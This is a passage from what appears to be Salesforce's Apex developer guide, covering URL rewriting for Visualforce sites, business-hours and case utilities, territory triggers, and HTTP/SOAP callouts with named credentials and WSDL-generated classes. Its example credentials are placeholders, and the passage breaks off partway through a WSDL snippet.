In this example, we have a simple site consisting of two Visualforce pages: mycontact and myaccount. Be sure you have "Read" permission enabled for both before trying the sample. Each page uses the standard controller for its object type. The contact page includes a link to the parent account, plus contact details.

Before implementing rewriting, the address bar and link URLs showed the record ID (a random 15-digit string), illustrated in the "before" figure. Once rewriting was enabled, the address bar and links show more user-friendly rewritten URLs, illustrated in the "after" figure.

The Apex class used to rewrite the URLs for these pages is shown in Example URL Rewriting Apex Class, with detailed comments.

Example Site Pages

This section shows the Visualforce for the account and contact pages used in this example.

The account page uses the standard controller for accounts and is nothing more than a standard detail page. This page should be named myaccount.

```
<apex:page standardController="Account">
    <apex:detail relatedList="false"/>
</apex:page>
```

The contact page uses the standard controller for contacts and consists of two parts. The first part links to the parent account using the URLFOR function and the $Page merge variable; the second simply provides the contact details. Notice that the Visualforce page doesn't contain any rewriting logic except URLFOR. This page should be named mycontact.

```
<apex:page standardController="contact">
    <apex:pageBlock title="Parent Account">
        <apex:outputLink value="{!URLFOR($Page.mycontact,null,
                [id=contact.account.id])}">{!contact.account.name}
                </apex:outputLink>
    </apex:pageBlock>
    <apex:detail relatedList="false"/>
</apex:page>
```

Example URL Rewriting Apex Class

The Apex class used as the URL rewriter for the site uses the mapRequestUrl method to map incoming URL requests to the right Salesforce record. It also uses the generateUrlFor method to rewrite the URL for the link to the account page in a more user-friendly form.

```
global with sharing class myRewriter implements Site.UrlRewriter {

    //Variables to represent the user-friendly URLs for
    //account and contact pages
    String ACCOUNT_PAGE = '/myaccount/';
    String CONTACT_PAGE = '/mycontact/';
    //Variables to represent my custom Visualforce pages
    //that display account and contact information
    String ACCOUNT_VISUALFORCE_PAGE = '/myaccount?id=';
    String CONTACT_VISUALFORCE_PAGE = '/mycontact?id=';

    global PageReference mapRequestUrl(PageReference
            myFriendlyUrl){
        String url = myFriendlyUrl.getUrl();
```

```
        if(url.startsWith(CONTACT_PAGE)){
            //Extract the name of the contact from the URL
            //For example: /mycontact/Ryan returns Ryan
            String name = url.substring(CONTACT_PAGE.length(),
                    url.length());

            //Select the ID of the contact that matches
            //the name from the URL
            Contact con = [SELECT Id FROM Contact WHERE Name =:
                    name LIMIT 1];

            //Construct a new page reference in the form
            //of my Visualforce page
            return new PageReference(CONTACT_VISUALFORCE_PAGE + con.id);
        }
        if(url.startsWith(ACCOUNT_PAGE)){
            //Extract the name of the account
            String name = url.substring(ACCOUNT_PAGE.length(),
                    url.length());

            //Query for the ID of an account with this name
            Account acc = [SELECT Id FROM Account WHERE Name =:name LIMIT 1];

          //Return a page in Visualforce format
            return new PageReference(ACCOUNT_VISUALFORCE_PAGE + acc.id);
        }
        //If the URL isn't in the form of a contact or
        //account page, continue with the request
        return null;
    }
    global List<PageReference> generateUrlFor(List<PageReference>
            mySalesforceUrls){
        //A list of pages to return after all the links
        //have been evaluated
        List<PageReference> myFriendlyUrls = new List<PageReference>();

        //a list of all the ids in the urls
        List<id> accIds = new List<id>();

        // loop through all the urls once, finding all the valid ids
        for(PageReference mySalesforceUrl : mySalesforceUrls){
        //Get the URL of the page
        String url = mySalesforceUrl.getUrl();

            //If this looks like an account page, transform it
            if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
                //Extract the ID from the query parameter
                //and store in a list
                //for querying later in bulk.
                    String id= url.substring(ACCOUNT_VISUALFORCE_PAGE.length(),
                    url.length());
                    accIds.add(id);
            }
        }
```

```
    // Get all the account names in bulk
    List <account> accounts = [SELECT Name FROM Account WHERE Id IN :accIds];

    // make the new urls
    Integer counter = 0;

    // it is important to go through all the urls again, so that the order
    // of the urls in the list is maintained.
    for(PageReference mySalesforceUrl : mySalesforceUrls) {

        //Get the URL of the page
        String url = mySalesforceUrl.getUrl();

        if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
         myFriendlyUrls.add(new PageReference(ACCOUNT_PAGE + accounts.get(counter).name));

          counter++;
        } else {
          //If this doesn't start like an account page,
          //don't do any transformations
          myFriendlyUrls.add(mySalesforceUrl);
        }
    }

    //Return the full list of pages
    return myFriendlyUrls;
  }

}
```

Before and After Rewriting

Here is a visual example of the results of implementing the Apex class to rewrite the original site URLs. Notice the ID-based URLs in the first figure, and the user-friendly URLs in the second.

Site URLs Before Rewriting

The numbered elements in this figure are:

1. The original URL for the contact page before rewriting

2. The link to the parent account page from the contact page

3. The original URL for the link to the account page before rewriting, shown in the browser's status bar

Site URLs After Rewriting

The numbered elements in this figure are:

1. The rewritten URL for the contact page after rewriting

2. The link to the parent account page from the contact page

3. The rewritten URL for the link to the account page after rewriting, shown in the browser's status bar

Support Classes

Support classes allow you to interact with records commonly used by support centers, such as business hours and cases.

Working with Business Hours

Business hours are used to specify the hours at which your customer support team operates, including multiple business hours in multiple time zones.

This example finds the time one business hour from startTime, returning the Datetime in the local time zone. It gets the default business hours by querying BusinessHours. Also, it calls the `BusinessHours add` method.

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in the local timezone.
Datetime nextTime = BusinessHours.add(bh.id, startTime, 60 * 60 * 1000L);
```

This example finds the time one business hour from startTime, returning the Datetime in GMT:

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in GMT.
Datetime nextTimeGmt = BusinessHours.addGmt(bh.id, startTime, 60 * 60 * 1000L);
```

The next example finds the difference between startTime and nextTime:

```
// Get the default business hours
BusinessHours bh = [select id from businesshours where IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Create Datetime on May 28, 2008 at 4:06:08 PM in local timezone.
Datetime endTime = Datetime.newInstance(2008, 5, 28, 16, 6, 8);

// Find the number of business hours milliseconds between startTime and endTime as
// defined by the default business hours.  Will return a negative value if endTime is
// before startTime, 0 if equal, positive value otherwise.
Long diff = BusinessHours.diff(bh.id, startTime, endTime);
```

Working with Cases

Incoming and outgoing email messages can be associated with their corresponding cases using the `Cases class` `getCaseIdFromEmailThreadId` method. This method is used with Email-to-Case, which is an automated process that turns emails received from customers into customer service cases.

The following example uses an email thread ID to retrieve the related case ID.

```
public class GetCaseIdController {

    public static void getCaseIdSample() {
        // Get email thread ID
        String emailThreadId = '_00Dxx1gEW._500xxYktg';
        // Call Apex method to retrieve case ID from email thread ID
        ID caseId = Cases.getCaseIdFromEmailThreadId(emailThreadId);

    }
}
```

SEE ALSO:

Apex Reference Guide: BusinessHours Class

Apex Reference Guide: Cases Class

Territory Management 2.0

With trigger support for the Territory2 and UserTerritory2Association standard objects, you can automate actions and processes related to changes in these territory management records.

Sample Trigger for Territory2

This example trigger fires after Territory2 records have been created or deleted. This example trigger assumes that an organization has a custom field called `TerritoryCount__c` defined on the Territory2Model object to track the net number of territories in each territory model. The trigger code increments or decrements the value in the `TerritoryCount__c` field each time a territory is created or deleted.

```
trigger maintainTerritoryCount on Territory2 (after insert, after delete) {
    // Track the effective delta for each model
    Map<Id, Integer> modelMap = new Map<Id, Integer>();
    for(Territory2 terr : (Trigger.isInsert ? Trigger.new : Trigger.old)) {
        Integer offset = 0;
        if(modelMap.containsKey(terr.territory2ModelId)) {
            offset = modelMap.get(terr.territory2ModelId);
        }
        offset += (Trigger.isInsert ? 1 : -1);
        modelMap.put(terr.territory2ModelId, offset);
    }
    // We have a custom field on Territory2Model called TerritoryCount__c
    List<Territory2Model> models = [SELECT Id, TerritoryCount__c FROM
                        Territory2Model WHERE Id IN :modelMap.keySet()];
    for(Territory2Model tm : models) {
        // In case the field is not defined with a default of 0
        if(tm.TerritoryCount__c == null) {
            tm.TerritoryCount__c = 0;
        }
        tm.TerritoryCount__c += modelMap.get(tm.Id);
    }
    // Bulk update the field on all the impacted models
```

```
        update(models);
}
```

Sample Trigger for UserTerritory2Association

This example trigger fires after UserTerritory2Association records have been created. This example trigger sends an email notification to the Sales Operations group letting them know that users have been added to territories. It identifies the user who added users to territories. Then, it identifies each added user along with which territory the user was added to and which territory model the territory belongs to.

```
trigger notifySalesOps on UserTerritory2Association (after insert) {
    // Query the details of the users and territories involved
    List<UserTerritory2Association> utaList = [SELECT Id, User.FirstName, User.LastName,

        Territory2.Name, Territory2.Territory2Model.Name
        FROM UserTerritory2Association WHERE Id IN :Trigger.New];

    // Email message to send
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(new String[]{'salesOps@acme.com'});
    mail.setSubject('Users added to territories notification');

    // Build the message body
    List<String> msgBody = new List<String>();
    String addedToTerrStr = '{0}, {1} added to territory {2} in model {3} \n';
    msgBody.add('The following users were added to territories by ' +
        UserInfo.getFirstName() + ', ' + UserInfo.getLastName() + '\n');
    for(UserTerritory2Association uta : utaList) {
       msgBody.add(String.format(addedToTerrStr,
           new String[]{uta.User.FirstName, uta.User.LastName,
                        uta.Territory2.Name, uta.Territory2.Territory2Model.Name}));
    }

    // Set the message body and send the email
    mail.setPlainTextBody(String.join(msgBody,''));
    Messaging.sendEmail(new Messaging.Email[] { mail });
}
```

Integration and Apex Utilities

Apex allows you to integrate with external SOAP and REST Web services using callouts. You can use utilities for JSON, XML, data security, and encoding. A general-purpose utility for regular expressions with text strings is also provided.

IN THIS SECTION:

Invoking Callouts Using Apex

JSON Support

JavaScript Object Notation (JSON) support in Apex enables the serialization of Apex objects into JSON format and the deserialization of serialized JSON content.

XML Support

Apex provides utility classes that enable the creation and parsing of XML content using streams and the DOM.

Securing Your Data

You can secure your data by using the methods provided by the `Crypto` class.

Encoding Your Data

You can encode and decode URLs and convert strings to hexadecimal format by using the methods provided by the `EncodingUtil` class.

Using Patterns and Matchers

Apex provides patterns and matchers that enable you to search text using regular expressions.

Invoking Callouts Using Apex

An Apex callout enables you to tightly integrate your Apex with an external service by making a call to an external Web service or sending a HTTP request from Apex code and then receiving the response. Apex provides integration with Web services that utilize SOAP and WSDL, or HTTP services (RESTful services).

> 🗹 **Note:** Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails. Salesforce prevents calls to unauthorized network addresses.
>
> If the callout specifies a named credential as the endpoint, you don't need to configure remote site settings. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

To learn more about the types of callouts, see:

- SOAP Services: Defining a Class from a WSDL Document on page 527
- Invoking HTTP Callouts on page 540
- Asynchronous Callouts for Long-Running Requests on page 552

> 💡 **Tip:** Callouts enable Apex to invoke external web or HTTP services. Apex Web services allow an external application to invoke Apex methods through Web services.

IN THIS SECTION:

1. Adding Remote Site Settings

2. Named Credentials as Callout Endpoints

   A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to. You can also skip remote site settings, which are otherwise required for callouts to external sites, for the site defined in the named credential.

3. SOAP Services: Defining a Class from a WSDL Document

4. Invoking HTTP Callouts

5. Using Certificates

6. Callout Limits and Limitations

7. Make Long-Running Callouts from a Visualforce Page

   Use asynchronous callouts to make long-running requests from a Visualforce page to an external Web service and process responses in callback methods.

Adding Remote Site Settings

Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails. Salesforce prevents calls to unauthorized network addresses.

> 📝 **Note:** If the callout specifies a named credential as the endpoint, you don't need to configure remote site settings. A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

To add a remote site setting:

1. From Setup, enter `Remote Site Settings` in the `Quick Find` box, then select **Remote Site Settings**.

2. Click **New Remote Site**.

3. Enter a descriptive term for the `Remote Site Name`.

4. Enter the URL for the remote site.

5. Optionally, enter a description of the site.

6. Click **Save**.

> 💡 **Tip:** For best performance, verify that your remote HTTPS encrypted sites have OCSP (Online Certificate Status Protocol) stapling turned on.

Named Credentials as Callout Endpoints

A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to. You can also skip remote site settings, which are otherwise required for callouts to external sites, for the site defined in the named credential.

Named Credentials also include an OutboundNetworkConnection field that you can use to route callouts through a private connection. By separating the endpoint URL and authentication from the callout definition, named credentials make callouts easier to maintain. For example, if an endpoint URL changes, you update only the named credential. All callouts that reference the named credential simply continue to work.

If you have multiple orgs, you can create a named credential with the same name but with a different endpoint URL in each org. You can then package and deploy—on all the orgs—one callout definition that references the shared name of those named credentials. For example, the named credential in each org can have a different endpoint URL to accommodate differences in development and production environments. If an Apex callout specifies the shared name of those named credentials, the Apex class that defines the callout can be packaged and deployed on all those orgs without programmatically checking the environment.

To reference a named credential from a callout definition, use the named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:My_Named_Credential/some_path`.

You can append a query string to a named credential URL. Use a question mark (?) as the separator between the named credential URL and the query string. For example: `callout:My_Named_Credential/some_path?format=json`.

> 👁 **Example:** In the following Apex code, a named credential and an appended path specify the callout's endpoint.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

The referenced named credential specifies the endpoint URL and an external credential that specifies authentication settings.

The Apex code remains the same no matter what authentication you use. The authentication settings differ in the external credential, which references an authentication provider that's defined in the org.

In contrast, let's see what the Apex code looks like without a named credential. Notice that the code becomes more complex to handle authentication, even if we stick with basic password authentication. Coding OAuth is even more complex and is an ideal use case for named credentials.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
// - The required username and password to access the endpoint
// - The header and header information
```

```apex
String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);

// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

IN THIS SECTION:

1. Custom Headers and Bodies of Apex Callouts That Use Named Credentials

   Salesforce generates a standard authorization header for each callout to a named-credential-defined endpoint, but you can disable this option. Your Apex code can also use merge fields to construct each callout's HTTP header and body.

2. Merge Fields for Apex Callouts That Use Named Credentials

   To construct the HTTP headers and request bodies of callouts to endpoints that are specified as named credentials, use these merge fields in your Apex code.

SEE ALSO:

Invoking Callouts Using Apex

Salesforce Help: Named Credentials

Salesforce Help: Authentication Providers

Custom Headers and Bodies of Apex Callouts That Use Named Credentials

Salesforce generates a standard authorization header for each callout to a named-credential-defined endpoint, but you can disable this option. Your Apex code can also use merge fields to construct each callout's HTTP header and body.

This flexibility enables you to use named credentials in special situations. For example, some remote endpoints require security tokens or encrypted credentials in request headers. Some remote endpoints expect usernames and passwords in XML or JSON message bodies. Customize the callout headers and bodies as needed.

The Salesforce admin must set up the named credential to allow Apex code to construct headers or use merge fields in HTTP headers or bodies. The following table describes these callout options for the named credential.

Field	Description
Generate Authorization Header	By default, Salesforce generates an authorization header and applies it to each callout that references the named credential.
	Deselect this option only if one of the following statements applies.
	• The remote endpoint doesn't support authorization headers.

Field	Description
	• The authorization headers are provided by other means. For example, in Apex callouts, the developer can have the code construct a custom authorization header for each callout. This option is required if you reference the named credential from an external data source.
`Allow Merge Fields in HTTP Header` `Allow Merge Fields in HTTP Body`	In each Apex callout, the code specifies how the HTTP header and request body are constructed. For example, the Apex code can set the value of a cookie in an authorization header. These options enable the Apex code to use merge fields to populate the HTTP header and request body with org data when the callout is made. These options aren't available if you reference the named credential from an external data source.

SEE ALSO:

Merge Fields for Apex Callouts That Use Named Credentials

Salesforce Help: Named Credentials

Merge Fields for Apex Callouts That Use Named Credentials

To construct the HTTP headers and request bodies of callouts to endpoints that are specified as named credentials, use these merge fields in your Apex code.

Merge Field	Description
`{!$Credential.Username}` `{!$Credential.Password}`	Username and password of the running user. Available only if the named credential uses password authentication. ```// non-standard authentication\nreq.setHeader('X-Username',\n'{!$Credential.UserName}');\nreq.setHeader('X-Password',\n'{!$Credential.Password}');```
`{!$Credential.OAuthToken}`	OAuth token of the running user. Available only if the named credential uses OAuth authentication. ```req.setHeader('Authorization',\n'{!$Credential.OAuthToken}');```
`{!$Credential.AuthorizationMethod}`	Valid values depend on the authentication protocol of the named credential. • `Basic`—password authentication • `Bearer`—OAuth 2.0 • `null`—no authentication

Merge Field	Description
{!$Credential.AuthorizationHeaderValue}	Valid values depend on the authentication protocol of the named credential.
	• ***Base-64 encoded username and password***—password authentication
	• ***OAuth token***—OAuth 2.0
	• null—no authentication
{!$Credential.OAuthConsumerKey}	Consumer key. Available only if the named credential uses OAuth authentication.

📝 Note:

- When you use these merge fields in HTTP request bodies of callouts, you can apply the HTMLENCODE formula function to escape special characters. Other formula functions aren't supported, and HTMLENCODE can't be used on merge fields in HTTP headers. The following example escapes special characters that are in the credentials.

```
req.setBody('UserName:{!HTMLENCODE($Credential.Username)}')
req.setBody('Password:{!HTMLENCODE($Credential.Password)}')
```

- When you use these merge fields in SOAP API calls, OAuth access tokens aren't refreshed.

SEE ALSO:

Custom Headers and Bodies of Apex Callouts That Use Named Credentials

Named Credentials as Callout Endpoints

Knowledge Article: Named credential OAuth token doesn't get automatically refreshed with Salesforce SOAP API endpoint

SOAP Services: Defining a Class from a WSDL Document

Classes can be automatically generated from a WSDL document that is stored on a local hard drive or network. Creating a class by consuming a WSDL document allows developers to make callouts to the external Web service in their Apex code.

📝 Note: Use Outbound Messaging to handle integration solutions when possible. Use callouts to third-party Web services only when necessary.

To generate an Apex class from a WSDL:

1. In the application, from Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**.

2. Click **Generate from WSDL**.

3. Click **Browse** to navigate to a WSDL document on your local hard drive or network, or type in the full path. This WSDL document is the basis for the Apex class you are creating.

   📝 Note: The WSDL document that you specify might contain a SOAP endpoint location that references an outbound port.

   For security reasons, Salesforce restricts the outbound ports you can specify to one of the following:

   - 80: This port only accepts HTTP connections.
   - 443: This port only accepts HTTPS connections.
   - 1024–66535 (inclusive): These ports accept HTTP or HTTPS connections.

527

4. Click **Parse WSDL** to verify the WSDL document contents. The application generates a default class name for each namespace in the WSDL document and reports any errors. Parsing fails if the WSDL contains schema types or constructs that aren't supported by Apex classes, or if the resulting classes exceed the 1 million character limit on Apex classes. For example, the Salesforce SOAP API WSDL cannot be parsed.

5. Modify the class names as desired. While you can save more than one WSDL namespace into a single class by using the same class name for each namespace, Apex classes can be no more than 1 million characters total.

6. Click **Generate Apex**. The final page of the wizard shows which classes were successfully generated, along with any errors from other classes. The page also provides a link to view successfully generated code.

The successfully generated Apex classes include stub and type classes for calling the third-party Web service represented by the WSDL document. These classes allow you to call the external Web service from Apex. For each generated class, a second class is created with the same name and with a prefix of `Async`. The first class is for synchronous callouts. The second class is for asynchronous callouts. For more information about asynchronous callouts, see Make Long-Running Callouts from a Visualforce Page.

Note the following about the generated Apex:

- If a WSDL document contains an Apex reserved word, the word is appended with `_x` when the Apex class is generated. For example, `limit` in a WSDL document converts to `limit_x` in the generated Apex class. See Reserved Keywords. For details on handling characters in element names in a WSDL that are not supported in Apex variable names, see Considerations Using WSDLs.

- If an operation in the WSDL has an output message with more than one element, the generated Apex wraps the elements in an inner class. The Apex method that represents the WSDL operation returns the inner class instead of the individual elements.

- Since periods (`.`) are not allowed in Apex class names, any periods in WSDL names used to generate Apex classes are replaced by underscores (`_`) in the generated Apex code.

After you have generated a class from the WSDL, you can invoke the external service referenced by the WSDL.

> 📝 Note: Before you can use the samples in the rest of this topic, you must copy the Apex class `docSampleClass` from Generated WSDL2Apex Code and add it to your organization.

Invoking an External Service

To invoke an external service after using its WSDL document to generate an Apex class, create an instance of the stub in your Apex code and call the methods on it. For example, to invoke the StrikeIron IP address lookup service from Apex, you could write code similar to the following:

```
// Create the stub
strikeironIplookup.DNSSoap dns = new strikeironIplookup.DNSSoap();

// Set up the license header
dns.LicenseInfo = new strikeiron.LicenseInfo();
dns.LicenseInfo.RegisteredUser = new strikeiron.RegisteredUser();
dns.LicenseInfo.RegisteredUser.UserID = 'you@company.com';
dns.LicenseInfo.RegisteredUser.Password = 'your-password';

// Make the Web service call
strikeironIplookup.DNSInfo info = dns.DNSLookup('www.myname.com');
```

HTTP Header Support

You can set the HTTP headers on a Web service callout. For example, you can use this feature to set the value of a cookie in an authorization header. To set HTTP headers, add `inputHttpHeaders_x` and `outputHttpHeaders_x` to the stub.

> **Note:** In API versions 16.0 and earlier, HTTP responses for callouts are always decoded using UTF-8, regardless of the Content-Type header. In API versions 17.0 and later, HTTP responses are decoded using the encoding specified in the Content-Type header.

The following samples work with the sample WSDL file in Generated WSDL2Apex Code on page 532:

Sending HTTP Headers on a Web Service Callout

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.inputHttpHeaders_x = new Map<String, String>();

//Setting a basic authentication header

stub.inputHttpHeaders_x.put('Authorization', 'Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==');

//Setting a cookie header
stub.inputHttpHeaders_x.put('Cookie', 'name=value');

//Setting a custom HTTP header
stub.inputHttpHeaders_x.put('myHeader', 'myValue');

String input = 'This is the input string';
String output = stub.EchoString(input);
```

If a value for `inputHttpHeaders_x` is specified, it overrides the standard headers set.

Accessing HTTP Response Headers from a Web Service Callout Response

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.outputHttpHeaders_x = new Map<String, String>();
String input = 'This is the input string';
String output = stub.EchoString(input);

//Getting cookie header
String cookie = stub.outputHttpHeaders_x.get('Set-Cookie');

//Getting custom header
String myHeader = stub.outputHttpHeaders_x.get('My-Header');
```

The value of `outputHttpHeaders_x` is null by default. You must set `outputHttpHeaders_x` before you have access to the content of headers in the response.

Supported WSDL Features

Apex supports only the document literal wrapped WSDL style and the following primitive and built-in datatypes:

Schema Type	Apex Type
xsd:anyURI	String
xsd:boolean	Boolean
xsd:date	Date
xsd:dateTime	Datetime

Schema Type	Apex Type
xsd:double	Double
xsd:float	Double
xsd:int	Integer
xsd:integer	Integer
xsd:language	String
xsd:long	Long
xsd:Name	String
xsd:NCName	String
xsd:nonNegativeInteger	Integer
xsd:NMTOKEN	String
xsd:NMTOKENS	String
xsd:normalizedString	String
xsd:NOTATION	String
xsd:positiveInteger	Integer
xsd:QName	String
xsd:short	Integer
xsd:string	String
xsd:time	Datetime
xsd:token	String
xsd:unsignedInt	Integer
xsd:unsignedLong	Long
xsd:unsignedShort	Integer

> 📝 **Note:** The Salesforce datatype anyType is not supported in WSDLs used to generate Apex code that is saved using API version 15.0 and later. For code saved using API version 14.0 and earlier, anyType is mapped to String.

Apex also supports the following schema constructs:

- `xsd:all`, in Apex code saved using API version 15.0 and later
- `xsd:annotation`, in Apex code saved using API version 15.0 and later
- `xsd:attribute`, in Apex code saved using API version 15.0 and later
- `xsd:choice`, in Apex code saved using API version 15.0 and later
- `xsd:element`. In Apex code saved using API version 15.0 and later, the `ref` attribute is also supported with the following restrictions:

- You cannot call a `ref` in a different namespace.
- A global element cannot use `ref`.
- If an element contains `ref`, it cannot also contain `name` or `type`.

- `xsd:sequence`

The following data types are only supported when used as *call ins*, that is, when an external Web service calls an Apex Web service method. These data types are not supported as *callouts*, that is, when an Apex Web service method calls an external Web service.

- blob
- decimal
- enum

Apex does not support any other WSDL constructs, types, or services, including:

- RPC/encoded services
- WSDL files with multiple `portTypes`, multiple services, or multiple bindings
- WSDL files that import external schemas. For example, the following WSDL fragment imports an external schema, which is not supported:

```
<wsdl:types>
  <xsd:schema
   elementFormDefault="qualified"
   targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">
    <xsd:include schemaLocation="AmazonS3.xsd"/>
  </xsd:schema>
</wsdl:types>
```

However, an import within the same schema is supported. In the following example, the external WSDL is pasted into the WSDL you are converting:

```
<wsdl:types>
  <xsd:schema
    xmlns:tns="http://s3.amazonaws.com/doc/2006-03-01/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    elementFormDefault="qualified"
    targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">

    <xsd:element name="CreateBucket">
      <xsd:complexType>
        <xsd:sequence>
    [...]
  </xsd:schema>
</wsdl:types>
```

- Any schema types not documented in the previous table
- WSDLs that exceed the size limit, including the Salesforce WSDLs
- WSDLs that don't use the document literal wrapped style. The following WSDL snippet doesn't use document literal wrapped style and results in an "Unable to find complexType" error when imported.

```
<wsdl:types>
  <xsd:schema targetNamespace="http://test.org/AccountPollInterface/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <xsd:element name="SFDCPollAccountsResponse" type="tns:SFDCPollResponse"/>
```

```
          <xsd:simpleType name="SFDCPollResponse">
              <xsd:restriction base="xsd:string" />
          </xsd:simpleType>
      </xsd:schema>
  </wsdl:types>
```

This modified version wraps the `simpleType` element as a `complexType` that contains a sequence of elements. This follows the document literal style and is supported.

```
  <wsdl:types>
    <xsd:schema targetNamespace="http://test.org/AccountPollInterface/"
 xmlns:xsd="http://www.w3.org/2001/XMLSchema">
